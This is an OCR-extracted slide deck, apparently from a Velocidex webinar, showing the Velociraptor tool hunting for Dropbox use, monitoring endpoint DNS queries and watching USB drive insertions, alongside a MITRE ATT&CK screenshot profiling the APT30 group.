
Webinar – APT32: New Cyber Espionage Group


attack.mitre.org
MITRE ATT&CK
Matrices
Tactics
Techniques
Groups
Software
Resources
Blog
Contribute
Search site
GROUPS
Overview
admin@338
APT1
APT12
APT16
APT17
APT18
APT19
APT28
APT29
APT3
APT30
APT32
APT33
APT37
APT38
Home > Groups > APT30
APT30
APT30 is a threat group suspected to be associated with the Chinese government. [1] While Naikon shares some characteristics with APT30, the two groups do not appear to be exact matches. [2]
ID: G0013
Version: 1.0
Software
ID
Name
References
Techniques
S0031
BACKSPACE
[1]
Command-Line Interface, Connection Proxy, Data Obfuscation, Disabling Security Tools, Exfiltration Over Command and Control Channel, File and Directory Discovery, Modify Registry, Multi-Stage Channels, Process Discovery, Query Registry, Registry Run Keys / Startup Folder, Shortcut Modification, Standard Application Layer Protocol, System Information Discovery
S0036
FLASHFLOOD
[1]
Data Encrypted, Data from Local System, Data from Removable Media, Data Staged, File and Directory Discovery, Registry Run Keys / Startup Folder
S0034
NETEAGLE
[1]
Command-Line Interface, Custom Command and Control Protocol


Scenario: Hunt for shadow IT


© Velocidex Enterprises 2019 / www.velocidex.com

Hunting for Dropbox usage




Hunting for Dropbox traces




Search Box
DESKTOP-6CBJ8MJ
connected
0
mic
State
FlowId
Artifacts Collected
Creation Time
Last Active
Creator
F.BKE9K6HVQHR34
Windows.Sys.Programs
2019-07-03 12:05:46 UTC
2019-07-03 12:05:48 UTC
mic
Artifact Collection
Uploaded Files
Requests
Results
Log
Reports
Windows.Sys.Programs
Windows.Sys.Programs
Show 10 entries
Search: dropbox
Name
MTime
DisplayName
DisplayVersion
InstallLocation
InstallSource
Language
Publisher
UninstallString
Dropbox
2019-07-03T11:46:20Z
Dropbox
75.4.141
C:\Program Files (x86)\Dropbox\Client
Dropbox, Inc.
"C:\Program Files (x86)\Dropbox\Client\Dropb /InstallType:MACHINE
{099218A5-A723-43DC-8DB5-6173656A1E94}
2019-07-03T11:43:28Z
Dropbox Update Helper
1.3.189.1
C:\Program Files (x86)\Dropbox\Update\1.3.189.1\
1033
Dropbox, Inc.
MsiExec.exe /I{099218A5-A 6173656A1E94}
Showing 1 to 2 of 2 entries (filtered from 57 total entries)
Previous
1
Next
2019-07-03T11:41:42Z
2019-07-03T11:44:59Z
2019-10-01T11:41:42Z
.dropbox.com
_gcl_au
/
AQAAANCMnd8BFdERjHoAwE/Cl+sBAAAA3LhKs5AJj0+0gz+rlOqqOQAAAAACAAAA
test
\C:\Users\test\AppData\Local\Google\Chrome\User Data\Default\History
2019-07-03T11:44:35Z
https://www.dropbox.com/individual

Turn hunting into monitoring



Event artifacts are never-ending VQL queries that watch for events on clients and stream those events to the server when they occur

© Velocidex Enterprises 2019 / www.velocidex.com

Scenario: Monitor DNS on the endpoints

© Velocidex Enterprises 2019 / www.velocidex.com

Monitor DNS on the endpoints

- DNS is an excellent network indicator ☺️
- But many organisations still don't log DNS ☹️
- Logging on internal DNS or network gateway is limited ☹️
- Velociraptor can monitor DNS *at the endpoint* ☺️

© Velocidex Enterprises 2019 / www.velocidex.com

DNS Questions for DESKTOP-6CBJ8MJ

The 1000 most common DNS Queries on this day are listed in the below table. Typically we are looking for two interesting anomalies:

1. Sorting by count for the most frequently called domains. If you do not recognize these it may be possible that a malware is frequently calling out to its C&C.
2. Examining some of the least commonly used DNS names might indicate DNS exfiltration.

Show 10 entries Search:

Total	Name
2	assets.msn.com.
2	ocsp.pki.goog.
2	img-s-msn-com.akamaized.net.
2	about.google.
2	secure-au.imrworldwide.com.
2	www.google.com.
1	googleads.g.doubleclick.net.
1	adservice.google.com.
1	www.google.com.au.
1	sam.msn.com.

Showing 1 to 10 of 30 entries

Scenario: Monitoring USB devices

© Velocidex Enterprises 2019 / www.velocidex.com

Monitoring USB devices

- USB drives are a constant threat:
  - Can introduce malware
  - Commonly used to exfiltrate confidential documents
- Forensic analysis of USB usage has blind spots
- Velociraptor provides artefacts that can watch for USB drive insertion and take various actions

© Velocidex Enterprises 2019 / www.velocidex.com

Velociraptor | View Artifacts

Not secure | https://localhost:8889/app.html#/view_artifacts

Search Box

Velocidex-01 connected

0 nick

thumbdrives

- Windows.Detection.Thumbdrives.List
- Windows.Detection.Thumbdrives.OfficeKeywords
- Windows.Detection.Thumbdrives.OfficeMacros

Windows.Detection.Thumbdrives.List

Type: client_event

Users inserting Thumb drives or other Removable drive pose a constant security risk. The external drive may contain malware or other undesirable content. Additionally thumb drives are an easy way for users to exfiltrate documents.

This artifact watches for any removable drives and provides a complete file listing to the server for any new drive inserted. It also provides information about any addition to the thumb drive (e.g. a new file copied onto the drive).

We exclude very large removable drives since they might have too many files.

